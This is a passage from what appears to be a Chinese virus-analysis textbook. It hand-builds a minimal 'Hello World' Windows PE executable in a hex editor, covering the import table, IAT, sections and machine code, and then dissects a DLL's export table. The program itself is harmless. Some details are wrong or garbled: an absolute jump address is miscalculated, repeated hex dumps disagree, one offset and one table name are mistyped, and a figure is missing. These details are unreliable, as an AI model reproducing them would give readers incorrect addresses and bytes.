00000650	2E 64 6C 6C 00 00 00 45	78 69 74 50 72 6F 63 65	.dll...ExitProce
00000660	73 73 00 6B 65 72 6E 65	6C 33 32 2E 64 6C 6C 00	ss.kernel32.dll.

图 5-9 导入表用到的字符串

完成函数名称表后就可以构造函数名称地址表。紧随名称表之后，函数名称表起始地址为文件偏移 63ch 处，长度是 34h。所以其后的函数名称地址表的起始应该为:63ch + 34h = 670h。函数名称地址表中保存了从某一个 DLL 库中导入的所有函数名称所在内存地址的 RVA 值，并且以一个 0x00000000 结束。导入了几个 DLL 库，那么就有几个函数名称地址表。这里总共导入了两个 DLL 库，那么就有两个函数名称地址表，我们分别完成它。首先是 user32.dll 库中导入了 MessageBoxA，因为函数名称表已经构造完毕，所以可以得到它的文件偏移，是 63ch，怎样由文件偏移计算得到 RVA 值呢？这取决于内存对齐度和文件对齐粒度。PE 加载器将 PE 文件加载入内存是按照内存对其粒度进行加载的。让我们看看从文件首到 0x063C 处内容如何加载入内存。首先 PE 头经过文件对齐占 400h，而此部分内容经过内存对齐加载入内存后占 1000h。然后是.text 节经文件对齐占 200h，而此节内容经过内存对齐加载入内存后占 1000h，也就是说文件偏移 600h 对应内存 RVA 是 2000h，因此文件地址 0x63C 对应的 RVA 应该是 0x203C。所以函数名称地址表中填写 0x0000203C，即“3C200000”，user32.dll 库中只导入了一个函数，所以后面填写一个全零的 DWORD 值 0x00000000，即“00000000”表示结束。接着完成 kernel32.dll 库的导入函数地址表。由函数名称表中可以得到被导入的 ExitProcess 的文件偏移为 0x655。它对应的 RVA 值为 0x2055，那么紧随前一个函数名称地址表填写“55200000”，由于也只导入了一个函数，所以后面填写全零的 DWORD 值表示此表的结束。这样完成了整个导入表所需的两个库函数名称地址表，如图 5-10 所示。

```
000670 3C 20 00 00 00 00 00 00 55 20 00 00 00 00 00 < .....U .....
```

图 5-10 导入名称地址表

由此可知 user32.dll 库函数名称地址表的起始文件偏移为 0x670，对应的 RVA 值为 0x2070。而 kernel32.dll 库函数的名称地址表的起始文件偏移为 0x678，对应的 RVA 值为 0x2078。此时可以完成关于 user32.dll 库的导入表的第一个成员，就是指由 user32.dll 库导入的函数名称地址表起始地址的 RVA 值，应该是 0x2070，因为此成员占 4 个字节，所以编辑器中应该填写“70200000”。

成员 2、成员 3，各 4 个字节，用处不大，用零填充。

成员 4，4 个字节，是指向 DLL 名字的 RVA。由 user32.dll 导入函数名称表可以得知此 DLL 名称所在地址的文件偏移为 0x64A，对应的 RVA 值应该为 0x204A，所以此成员应该填写 0x0000204A，即“4A200000”。

成员 5，4 个字节，指向一个 IMAGE\_THUNK\_DATA 结构数组的 RVA，同成员 1 一样。但是此 IMAGE\_THUNK\_DATA 数组结构含义却和成员 1 完全不同，它将保存所有导入函数的真实调用地址。换句话说实际上它也指向一个地址表，这个地址不再像成员 1 一样是函数名称地址表，而是函数真实调用地址表，这个表又称为导入地址表，简称为 IAT。既然这个表存放的是函数调用的真实地址，在设计 PE 文件时还没有得到导入函数的调用地址，所以无法填写此表。该表由 PE 文件被装载到内存时，PE 加载器获得导入函数的真实地址来填充这个表。同样这个表以一个全零的 DWORD 作为结束标志。同样为了紧凑，我们将函数调用地址表安排在函数名称地址表之后，函数名称地址表的起始文件偏移是 0x670，总共 0x10 个字节，那么其后的函数调用地址表的起始文件偏移为  $0x670 + 0x10 = 0x680$ 。转换为 RVA 应该为 0x2080，所以成员 5 应该填写“80200000”。

#### 注意

虽然函数调用地址最终由 PE 加载器来填充，我们只需指定该表的位置。但是由于该表以全零的 DWORD 值作为结束标记，因此如果开始也填充全零将使 PE 加载器填充失败，所以需要随便填入一个非零值，这里我们填入 0x00000011。之后再填写结束标记 0x00000000。紧随其后是第二导入库的函数调用地址表，导入了几个函数就需要填写几个非零的 DWORD 值，然后填写结束标记 0x00000000。最终完成的导入函数调用地址表如图 5-11 所示。

```
00000680 | 11 00 00 00 00 00 00 00 | 11 00 00 00 00 00 00 00 | .....
```

图 5-11 IAT

至此，完成了导入表中的关于导入库 user32.dll 的部分，按照相同的方法继续完成关于导入库 kernel32.dll 的部分。最终导入表如图 5-12 所示。

.rdata 的其余部分用 00 填充，直到文件偏移 0x800 处。

最后是.data 段，这个段非常简单，就是 MessageBoxA 所需的参数，消息框的标题和内容：即“消息框”、“Hello World!”两个字符串的 ASCII 值。其余部分用 00 填充，直到 0xA00 处，如图 5-13 所示。

000600	78 20 00 00 00 00 00 00	00 00 00 00 4A 20 00 00	p .....	J ..
000610	80 20 00 00 78 20 00 00	00 00 00 00 00 00 00 00	..x .....	
000620	63 20 00 00 88 20 00 00	00 00 00 00 00 00 00 00	c .....	
000630	00 00 00 00 00 00 00 00	00 00 00 00 00 00 40 65	.....Me	
000640	73 73 61 67 65 42 6F 78	41 00 75 73 65 72 33 32	ssageBoxA.user32	
000650	2E 64 6C 6C 00 80 00 45	78 69 74 50 72 6F 63 65	.dll...ExitProce	
000660	73 73 00 68 65 72 6E 65	6C 33 32 2E 64 6C 6C 00	ss.kernel32.dll.	
000670	3C 20 00 00 00 00 00 00	55 20 00 00 00 00 00 00	< .....	U .....
000680	11 00 00 00 00 00 00 00	11 00 00 00 00 00 00 00	.....	

图 5-12 导入表

000800	CF FB CF A2 BF F2 00 48	65 6C 6C 6F 2C 20 57 6F	.....Hello, Wo	
000810	72 6C 64 20 21 00 00 00	00 00 00 00 00 00 00 00	rld !.....	
000820	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000830	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000840	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000850	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000860	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000870	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000880	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000890	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0008a0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0008b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0008c0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0008d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0008e0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0008f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000900	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000910	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000920	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000930	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000940	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000950	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000960	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000970	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000980	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000990	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0009a0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0009b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0009c0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0009d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0009e0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
0009f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	
000a00				

图 5-13 完成 .data 段实体

最后我们继续完成.text 段的程序执行代码，代码如下：

```

push    0           ; MessageBoxA 的第 4 个参数，即消息框的风格，这里传入 0
push    0x403000    ; 第 3 个参数，消息框的标题字符串所在的地址
push    0x403007    ; 第 2 个参数，消息框的内容字符串所在的地址
push    0           ; 第 1 个参数，消息框所属窗口句柄，这里填 0
call    ? ? ? ?     ; 调用 MessageBoxA，实际是跳转到该函数的跳转指令所在地址
push    0           ; ExitProcess 函数的参数，程序退出码，传入 0
call    ? ? ? ?     ; 调用 ExitProcess，实际是跳转到该函数的跳转指令所在地址
jmp     ? ? ? ?     ; 跳转到 MessageBoxA 的真正地址处
jmp     ? ? ? ?     ; 跳转到 ExitProcess 的真正地址处

```

看上面的两个 jmp 跳转，它是跳转到函数的真正地址处，然而函数真正地址是由 PE 加载得到并填充的，我们如何知道呢？通过函数导入表的构造，我们指定了各个导入函数真正地址所要填充的位置，PE 加载器将把函数调用的真实地址填充到此处，那么我们

只需这样来设计：jmp dword ptr [被填充地址]，也就是跳转到被填充地址所指向的内容处即可。通过导入表可以轻松得到 MessageBoxA 的填充地址为 0x2080，这是 RVA 值。得到绝对地址还需要加上基址，即：0x400000 + 0x2080 = 0x402080。同理，ExitProcess 函数的填充地址为 0x402088。

更新后的执行代码如下：

```
push    0           ; MessageBoxA 的第 4 个参数，即消息框的风格，这里传入 0
push    0x403000     ; 第 3 个参数，消息框的标题字符串所在的地址
push    0x403007     ; 第 2 个参数，消息框的内容字符串所在的地址
push    0           ; 第 1 个参数，消息框所属窗口句柄，这里填 0
call    ? ? ? ?      ; 调用 MessageBoxA，实际是跳转到该函数的跳转指令所在地址
push    0           ; ExitProcess 函数的参数，程序退出码，传入 0
call    ? ? ? ?      ; 调用 ExitProcess，实际是跳转到该函数的跳转指令所在地址
jmp     dword ptr [0x402080] ; 跳转到 MessageBoxA 的真正地址处
jmp     dword ptr [0x402088] ; 跳转到 ExitProcess 的真正地址处
```

还剩两个 call 的地址没有确定，它们表示该函数的跳转指令所在地址。也就是指令 jmp dword ptr [0x402080] 和 jmp dword ptr [0x402088] 两条指令所在的地址。如何得到呢？因为执行代码起始地址为 .text 段的起始地址，偏移为 0x1000，而后面的各条指令长度分别为：

```
push    0           ; 指令长度为 2
push    0x403000     ; 指令长度为 5
push    0x403007     ; 指令长度为 5
push    0           ; 指令长度为 2
call    ? ? ? ?      ; 指令长度为 5
push    0           ; 指令长度为 2
call    ? ? ? ?      ; 指令长度为 5
```

总长度为 2 + 5 + 5 + 2 + 5 + 2 + 5 = 26。转换为十六进制为 1A，那么紧随其后的两条 jmp 指令的地址偏移应该为 0x101A 和 0x1020。加上基址后得到其绝对地址分别为 0x401041 和 0x401020。更新后的执行代码如下：

```
push    0           ; MessageBoxA 的第 4 个参数，即消息框的风格，这里传入 0
push    0x403000     ; 第 3 个参数，消息框的标题字符串所在的地址
push    0x403007     ; 第 2 个参数，消息框的内容字符串所在的地址
push    0           ; 第 1 个参数，消息框所属窗口句柄，这里填 0
call    40101A ; 调用 MessageBoxA，实际是跳转到该函数的跳转指令所在地址
push    0           ; ExitProcess 函数的参数，程序退出码，传入 0
call    401020 ; 调用 ExitProcess，实际是跳转到该函数的跳转指令所在地址
jmp     dword ptr [0x402080] ; 跳转到 MessageBoxA 的真正地址处
jmp     dword ptr [0x402088] ; 跳转到 ExitProcess 的真正地址处
```

将这些指令翻译成计算机码后如下：

```
6A00680030400068073040006A00E8070000006A00E806000000FF2580204000FF2588204000
```

最后将其填入 .text 段，其余部分用 00 填充，直到 600h 处，如图 5-14 所示。

000400	6A 00 68 00 30 40 00 68 07 30 40 00 6A 00 E8 07	j.h.00.h.00.j...
000410	00 00 00 6A 00 E8 06 00 00 00 FF 25 80 20 40 00	...j.....%.e.
000420	FF 25 88 20 40 00 00 00 00 00 00 00 00 00 00	%.e.
000430	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000440	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000450	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000460	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000470	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000480	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000490	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0004a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0004b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0004c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0004d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0004e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0004f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000500	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000510	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000520	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000530	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000540	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000550	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000560	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000570	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000580	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000590	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0005a0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0005b0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0005c0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0005d0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0005e0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0005f0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

图 5-14 指令代码

到此为止一个完整的显示“Hello World!”的可执行程序就完成了，按“Ctrl + S”组合键将编写完毕的内容保存成文件，如图 5-15 所示。




图 5-15 保存文件

我们将其保存到桌面即可，并且命名为 HelloWorld.exe。双击运行该程序，运行结果如图 5-16 所示。  
程序成功运行。



图 5-16 成功运行手写的小程序

这样，没有依赖任何编译器，按照 PE 结构的原理，纯手工成功打造了一个 Win32 可执行程序。通过这个过程，我们学习了 PE 头的结构和节表的结构，掌握了导入表结构。

我们所完成的是标准 PE，之所以称之为标准是因为凡不影响程序执行的地方都使用零填充的，也就是保留其位置。实际上这些地方可以用来填写其他信息，这是允许的。图 5-17 所示是一个非标准的迷你程序 PE 结构，这个程序可以正常执行，双击运行后同样显示“HelloWorld!!”消息框，该程序仅仅 204 个字节。




图 5-17 非标准迷你 PE



### 5.1.2 Export Table（导出表）

在 PE 结构中最复杂的就是 PE 结构中的 16 个目录，如导入目录、导出目录、重定位目录、资源目录等。对于病毒分析来说，最为重要的是导入目录和导出目录。通过 5.1.1 小节的手写可执行程序，我们已经学习掌握了导入目录，也就是对应的导入表的结构。本小节将介绍导出目录。

我们知道，一个 Windows 程序，它所实现的所有功能最终几乎都是调用系统 DLL 提供的 API。通过手写的“Hello World”程序可以看出，要是用任何一个 DLL 所提供的函数，我们需要将它导入，也就是用到了导入表。然而对于那些提供了被导出的函数的 DLL 程序来说，他们必须使用导出表将函数导出，之后别的程序才可以使用。无论是系统提供的标准 DLL 还是个人编写的 DLL，只要想提供自己的函数给别人使用就必须建立导出表。一般使用任何开发环境编写具有导出功能的程序，导出表都是由链接器自动建立的。程序员只需指定被导出的函数名称或序号即可。在这里我们打算自己构造导出表（对于导入表的学习，我们选择自己构造的方法，在此不再使用此方法，而是直接分析现成的导出表进行学习）。这里将分析一个自己编写的 DLL 文件的导出表。

首先使用 VC++ 6.0 编写一个 DLL 程序，该程序导出了两个函数，fnDll1 和 fnDll2。其中第一个函数使用序号导出，导出序号是 1，第二个函数同时使用序号和名称导出，导出序号为 2，导出函数名称为 fnDll2。该 DLL 程序导出模块名为 DLL.dll，编写的 VC 代码如下：

```
#include "stdafx.h"
BOOL APIENTRY DllMain( HANDLE hModule,
                      DWORD ul_reason_for_call,
                      LPVOID lpReserved)
{
    return TRUE;
}
void fnDll1()
{
}
void fnDll2()
{
}
```

其中的 def 文件的内容如下：

```
LIBRARY DLL
EXPORTS
    fnDll1 @ 1 NONAME
    fnDll2 @ 2
```

下面我们分析一下这个 DLL 文件的导出表是如何构造的。首先使用十六进制编辑工具将这个文件打开，这里使用 VC++ 6.0 自带的十六进制编辑工具将其打开，如图 5-18 所示。




图 5-18 DLL.dll 文件的导出目录

图 5-18 所示为 DLL.dll 程序内容。根据前面学习的知识，我们定位到 PE 结构中的导出目录，图中被选中的部分即为导出目录。从中可以得知导出表位于偏移 0x2e070 处，大小为 0x152 字节，然后在编辑器中按快捷键“Ctrl + G”，即出现 Go To 对话框，如图 5-19 所示。




图 5-19 跳转地址

输入 0x0002t070，然后单击 “Go To” 按钮即可到达 0x0002e070 地址处，如图 5-20 所示。




图 5-20 导出表

如图 5-20 所示被选中的部分即为该程序的导入表，下面我们开始解析它。导出表对应一个 IMAGE\_EXPORT\_DIRECTORY 结构体，该结构体的定义如下：

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD Characteristics;
    DWORD TimeDateStamp;
    WORD MajorVersion;
    WORD MinorVersion;
    DWORD Name;
    DWORD Base;
    DWORD NumberOfFunctions;
    DWORD NumberOfNames;
    DWORD AddressOfFunctions; // RVA from base of image
    DWORD AddressOfNames; // RVA from base of image
    DWORD AddressOfNameOrdinals; // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

- 第 1 个成员（Characteristics）是 DWORD 类型，占 4 个字节，通常该值为零。
- 第 2 个成员（TimeDateStamp）是 DWORD 类型，表示输出表创建的时间，该时间是从 1970 年 1 月 1 日至今的秒数。这个值通常不会影响程序执行，可以是零。
- 第 3 个成员（MajorVersion）是 WORD 类型，表示主版本号，这个值通常不会影响程序执行，可以是零。
- 第 4 个成员（MinorVersion）是 WORD 类型，表示次版本号，这个值通常不会影响程序执行，可以是零。

第 5 个成员 (Name) 是 DWORD 类型，指向模块的真实名称字符串的 RVA 值。该值是必须的，不能为零，通常 PE 装载器加载导入库的时候就是用这个内部名字而无论文件名是什么，一般情况下它和文件名相同。可以看到本程序中该值为 0x2e0a6，将其转换为文件偏移，因为改程序的内存对齐粒度和文件对齐粒度都是 0x1000，是相同的，所以 RVA 值转换成文件偏移也是相同的，是 0x2e0a6。在文件中找到偏移为 0x2e0a6 的地址处，可知该地址存放的字符串为：DLL.dll。由此得知此文件的导出模块名为 DLL.dll。

第 6 个成员 (Base) 是 DWORD 类型，是基数，实际上它等于所有函数导出序号中最小的值，该值也是导出地址表中第一个地址对应函数的导出序号。默认情况下导出序号从 1 开始递增，所以最小的为 1。但是也有特殊的情况，如下所述。

第 7 个成员 (NumberOfFunctions) 是 DWORD 类型，表示模块中导出函数/符号个数，这里是 0x00000002，由此得知此模块导出了两个函数。实际上，该值等于所有函数中导出序号最小的值依次递增 1 到最大的值所经历的数的个数。因为默认情况下导出序号从 1 开始递增，每次递增 1，所以所经历的个数与导出函数个数相等。例如某模块导出了 5 个函数，而导出序号从 1 开始依次递增，每次递增 1，递增到最大的是 5，那么从 1 到 5 经历的个数也是 5。但是可以通过修改 DEF 文件为某个函数指定特定的导出序号，如果指定的结果并不是按照从 1 开始逐个递增 1，那么将导致导出函数个数与递增个数不相等（也就是这里的值）。例如我们修改原来的 DLL.dll 程序，使其导出 3 个函数，并且在 DEF 文件中定义如下：

```
EXPORTS
    fnDll1 @ 3 NONAME
    fnDll2 @ 2
    fnDll3 @ 5
```

该 DEF 定义的含义为函数 fnDll1 仅以序号方式导出，导出序号为 3；函数 fnDll2 分别以函数名和序号的方式导出，导出序号为 2；函数 fnDll3 分别以函数名和序号方式导出，导出序号为 5。由此可以看出，我们强制指定了各个函数的导出序号，其中最小的是 2，最大的是 5，那么从最小的 2 到最大的 5 要经历 2、3、4、5 总共 4 个数。因此在导出表中，基数 Base 的值为 2，第 7 个成员的值 4，如图 5-21 所示。




图 5-21 修改后的导出表






图 5-23 导出地址表

(4) 查看导出表结构的第 8 个成员 (NumberOfNames)，由此得到该导出表中由函数名导出函数的个数，即导出序号表中成员的个数。如图 5-24 所示，这里有 2 个成员。




图 5-24 导出表中由函数名导出函数的个数

(5) 查看导出表结构的第 11 个成员 (AddressOfNameOrdinals) 由此得到导出序号表，这里得到导出序号表的 RVA 是 0x0002e0b0。转换成文件偏移也是 0x0002e0b0，在文件中跳转到该偏移即得到导出序号表，如图 5-25 所选部分。




图 5-25 导出序号表

(6) 查看导出表结构的第 10 个成员 (AddressOfNames)，由此得到该导出表中导出函数名称字符串所在地址的函数名称地址表。这里是 0x0002e0a8，在文件中跳转到该偏



移即得到导出函数名称地址表，如图 5-26 所选部分。




图 5-26 导出函数名称地址表

